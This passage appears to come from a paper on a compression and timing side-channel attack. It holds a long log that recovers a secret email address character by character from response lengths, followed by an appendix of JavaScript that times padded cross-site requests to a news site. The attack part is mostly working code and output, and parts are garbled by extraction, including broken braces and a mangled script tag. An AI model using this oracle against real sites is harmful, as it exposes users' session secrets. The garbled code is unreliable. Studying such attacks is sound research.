guess:@~sneymadhatter@gmail.com^\$ Response len:10218 guess:@~tneymadhatter@gmail.com^\$ Response len:10218 guess:@~uneymadhatter@gmail.com^\$ Response len:10219 guess:@~vneymadhatter@gmail.com^\$ Response len:10219 guess:@~wneymadhatter@gmail.com^\$ Response len:10219 guess:@~xneymadhatter@gmail.com^\$ Response len:10219 guess:@~yneymadhatter@gmail.com^\$ Response len:10219 guess:@~zneymadhatter@gmail.com^\$ Response len:10219 guess:@~.neymadhatter@gmail.com^\$ Response len:10219 oneymadhatter@gmail.com guess:@~aoneymadhatter@gmail.com^\$ Response len:10220 guess:@~boneymadhatter@gmail.com^\$ Response len:10220 guess:@~coneymadhatter@gmail.com^\$ Response len:10220 guess:@~doneymadhatter@gmail.com^\$ Response len:10220 guess:@~eoneymadhatter@gmail.com^\$ Response len:10219 guess:@~foneymadhatter@gmail.com^\$ Response len:10220 guess:@~goneymadhatter@gmail.com^\$ Response len:10220 guess:@~honeymadhatter@gmail.com^\$ Response len:10218 guess:@~ioneymadhatter@gmail.com^\$ Response len:10220 guess:@~joneymadhatter@gmail.com^\$ Response len:10220 guess:@~koneymadhatter@gmail.com^\$ Response len:10220 guess:@~loneymadhatter@gmail.com^\$ Response len:10220 guess:@~moneymadhatter@gmail.com^\$ Response len:10220 guess:@~noneymadhatter@gmail.com^\$ Response len:10220 guess:@~ooneymadhatter@gmail.com^\$ Response len:10220 guess:@~poneymadhatter@gmail.com^\$ Response len:10220 guess:@~qoneymadhatter@gmail.com^\$ Response len:10220 guess:@~roneymadhatter@gmail.com^\$ Response len:10219 guess:@~soneymadhatter@gmail.com^\$ Response len:10220 guess:@~toneymadhatter@gmail.com^\$ Response len:10220 guess:@~uoneymadhatter@gmail.com^\$ Response len:10220

guess:@~voneymadhatter@gmail.com^\$ Response len:10220 guess:@~woneymadhatter@gmail.com^\$ Response len:10220 guess:@~xoneymadhatter@gmail.com^\$ Response len:10220 guess:@~yoneymadhatter@gmail.com^\$ Response len:10220 guess:@~zoneymadhatter@gmail.com^\$ Response len:10220 guess:@~.oneymadhatter@gmail.com^\$ Response len:10220 honeymadhatter@gmail.com guess:@~ahoneymadhatter@gmail.com^\$ Response len:10220 guess:@~bhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~choneymadhatter@gmail.com^\$ Response len:10220 guess:@~dhoneymadhatter@gmail.com^\$ Response len:10220 guess:@~ehoneymadhatter@gmail.com^\$ Response len:10220 guess:@~fhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~ghoneymadhatter@gmail.com^\$ Response len:10221 guess:@~hhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~ihoneymadhatter@gmail.com^\$ Response len:10220 guess:@~jhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~khoneymadhatter@gmail.com^\$ Response len:10221 guess:@~lhoneymadhatter@gmail.com^\$ Response len:10220 guess:@~mhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~nhoneymadhatter@gmail.com^\$ Response len:10220 guess:@~ohoneymadhatter@gmail.com^\$ Response len:10220 guess:@~phoneymadhatter@gmail.com^\$ Response len:10220 guess:@~qhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~rhoneymadhatter@gmail.com^\$ Response len:10220 guess:@~shoneymadhatter@gmail.com^\$ Response len:10220 guess:@~thoneymadhatter@gmail.com^\$ Response len:10220 guess:@~uhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~vhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~whoneymadhatter@gmail.com^\$ Response len:10221 guess:@~xhoneymadhatter@gmail.com^\$ Response len:10221

guess:@~yhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~zhoneymadhatter@gmail.com^\$ Response len:10221 guess:@~.honeymadhatter@gmail.com^\$ Response len:10221 acdeilnoprst multiple results
<html>
<body>
<script>

8. Appendix B - TIME javascript code

```
function makeString(index)
{
       var text = "";
                                              possible
       var
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
  for( var i=0; i < index; i++ )
    text += possible.charAt(Math.floor(Math.random() * possible.length));
  return text;
}
var xmlhttp;
function printTime()
{
       if(xmlhttp.readyState == 4)
              var date2 = new Date();
              curTime = date2.getTime();
              var n = curTime - ref;
              document.write("," + n + "<BR>");
              if (count>0)
              {
                     count=count-1;
                     if (count\%2 == 0)
                            len = UrlLegnth;
                     }
                     else
```

```
{
                            len = UrlLegnth+1
                     SendRequest(len);
              }
       }
}
function SendRequest(length)
{
       var garbage1 = makeString(length);
       xmlhttp=new XMLHttpRequest();
       xmlhttp.onreadystatechange = printTime;
       document.write(length);
       var site= "http://edition.cnn.com/?";
       var URL = site + garbage1;
       xmlhttp.open("GET", URL ,true);
       date1 = new Date();
       ref = date1.getTime();
       xmlhttp.send(null);
}
UrlLegnth=2588;
SendRequest(UrlLegnth)
var date1;
var ref;
var count = 30
```

		4.5
< 1	scri	nt>
~/	SULL	$\nu \nu$

</body>

</html>